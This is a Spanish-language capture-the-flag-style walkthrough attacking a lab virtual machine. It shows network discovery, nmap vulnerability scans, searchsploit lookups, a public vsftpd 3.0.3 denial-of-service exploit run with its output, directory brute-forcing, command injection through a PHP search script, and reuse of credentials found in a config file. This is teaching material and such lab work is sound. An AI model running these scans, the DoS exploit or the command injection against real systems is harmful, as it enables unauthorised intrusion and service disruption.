
https://github.com/aguayro @9v@yr0


Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.



Explotación de la máquina

Averiguramos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

netdiscover -r 192.168.56.0/24



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
192.168.56.100  08:00:27:48:df:85      1      60  PCS Systemtechnik GmbH
192.168.56.118  08:00:27:34:42:e6      1      60  PCS Systemtechnik GmbH
```

Aunque ya sabíamos la ip donde estaba la máquina hacemos una exploración de la red.

Fase reconocimiento


Usamos nmap para descubrir puertos abiertos en el equipo
nmap -sC -sV 192.168.56.118

```
└─# nmap -sC -sV 192.168.56.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 09:02 EDT
Nmap scan report for 192.168.56.118
Host is up (0.0016s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
MAC Address: 08:00:27:34:42:E6 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.37 seconds
```

Nmap nos desvela los siguientes puertos abiertos

- 21 FTP con el servicio FTPd versión 3.0.3
- 80 WEB con el servicio Apache versión 2.4.18

Vamos a realizar una búsqueda de vulnerabilidades con Nessus



Además de lo que ya sabíamos por nmap, nos desvela más información del kernel y sistema operativo que corre la máquina.

Linux Kernel 4.4 en Ubuntu 16.04

https://github.com/aguayro @9v@yr0

Buscamos con nmap las vulnerabilidades que puedan presentar dichos servicios

nmap –script==vuln 192.168.56.118

```
└─# nmap --script=vuln 192.168.56.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 09:05 EDT
Nmap scan report for 192.168.56.118
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.56.118:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.56.118:80/?C=N%3BO%3DA%27%20OR%20sqlspider
```

Explotación de las vulnerabilidades

Vulnerabilidad servicio vsFTPd 3.0.3

Nmap no nos devuelve información sobre la versión del ftp que corre la máquina, por lo que intentamos conectarnos en remoto desde la consola.
Descubrimos que está corriendo una versión de ftp vsFTPD 3.0.3 que es vulnerable a denegación de servicio según nos desvela searchsploit.

searchsploit vsftpd 3.0.3

```
└─# searchsploit vsftpd 3.0.3
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
vsftpd 3.0.3 - Remote Denial of Service                                    | multiple/remote/49719.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─# searchsploit -p 49719
  Exploit: vsftpd 3.0.3 - Remote Denial of Service
      URL: https://www.exploit-db.com/exploits/49719
     Path: /usr/share/exploitdb/exploits/multiple/remote/49719.py
    Codes: N/A
 Verified: True
File Type: Python script, ASCII text executable
```

Lanzamos el exploit en python y observamos que el servidor ftp no admite más conexiones

```
└─# python2.7 /usr/share/exploitdb/exploits/multiple/remote/49719.py 192.168.56.118

._____________.
|    VS-FTPD  |
|     D o S   |
|_____________|
|By XYN/DUMP/NSKB3|
|_|___________|_|
|_|_|_|   |_|_|_|
|_|_|_|_|_|_|_|_|

[!] Testing if 192.168.56.118:21 is open
[+] Port 21 open, starting attack...
[+] Attack started on 192.168.56.118:21!
```

Resultado de las conexiones de red contra el servicio ftp

```
└─# netstat -a | grep ftp
tcp        0      0 192.168.56.101:32934    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33022    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33198    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32942    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33186    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33072    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32952    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33086    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32920    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32968    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33178    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32890    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32938    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33062    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32958    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33154    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33096    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33124    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32986    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33064    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32902    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33034    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33212    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32930    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32970    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33170    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33014    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:32908    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33042    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33010    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33002    192.168.56.118:ftp      ESTABLISHED
tcp        0      0 192.168.56.101:33106    192.168.56.118:ftp      ESTABLISHED
```

Vulnerabilidad servicio web Apache 2.4.18

Veamos que esconde el servidor apache, según nmap es vulnerable a:

- Ataque DOS
- Local Privilege Escalation

```
└─# searchsploit apache 2.4.18
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                       |  Path
---------------------------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                      | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                    | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation                                | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                     | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                                  | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                 | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                           | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                           | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                                  | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                    | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                                  | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                            | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)        | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)        | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                         | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                     | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Comprobamos con el comando whatweb para verificar la versión de apache y el contenido de la web

```
└─# whatweb http://192.168.56.118
http://192.168.56.118 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.56.118], Index-Of, Title[Index of /]
```

Exploramos los directorios y ficheros con tiene el servidor apache, ejecutamos el comando gobuster

gobuster dir -u 192.168.56.118 -e -r -w /usr/share/wordlists/dirb/common.txt


```
└─# gobuster dir -u 192.168.56.118 -e -r -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.56.118/.hta            (Status: 403) [Size: 279]
http://192.168.56.118/.htaccess       (Status: 403) [Size: 279]
http://192.168.56.118/.htpasswd       (Status: 403) [Size: 279]
http://192.168.56.118/server-status   (Status: 403) [Size: 279]
http://192.168.56.118/site            (Status: 200) [Size: 10190]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Nos desvela la existencia de un directorio /site/ refinamos la búsqueda dentro de dicho directorio:


gobuster dir -u 192.168.56.118/site -e -r -w /usr/share/wordlists/dirb/common.txt

```
└# dirb http://192.168.56.118/site -r -w

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue May 28 08:09:15 2024
URL_BASE: http://192.168.56.118/site/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.118/site/ ----
==> DIRECTORY: http://192.168.56.118/site/assets/
==> DIRECTORY: http://192.168.56.118/site/css/
+ http://192.168.56.118/site/index.html (CODE:200|SIZE:10190)
==> DIRECTORY: http://192.168.56.118/site/js/
==> DIRECTORY: http://192.168.56.118/site/wordpress/

-----------------
END_TIME: Tue May 28 08:09:23 2024
DOWNLOADED: 4612 - FOUND: 1
```


Veamos que tenemos dentro de cada url



Veamos los directorios /site y /site/wordpress




Curioseamos por todos los menús de la página en búsqueda de información para poder acceder al equipo.




En la inspección del código no se ve nada importante, no tiene cookies ni datos que nos pueda interesar.


En el directorio wordpress no hay nada que podamos aprovechar.




Veamos que esconde el código php de buscas.php



Pues tenemos algo múy útil, el código php ejecuta comando de la Shell de lo que le paseamos en la variable buscar, vamos a probarlo a ver que devuelve.




Pues podemos insertar comando que nos devuelve información del sistema, vamos a trastear con esto para sacar toda la información de dicha máquina.




https://github.com/aguayro @9v@yr0

Dentro del directorio de wordpress tenemos el fichero dos ficheros, el fichero de configuración de wordpress e index.html. Veamos que podemos ver dentro del fichero config.php




Vaya parecemos que tenemos algo, un usuario y contraseña para la base de datos mysql, vamos a probar loguearnos en el servidor ftp con dichas credenciales.




No hay suerte, seguimos mirando desde el script buscar.php para ver si averiguamos que usuarios hay definidos en el equipo

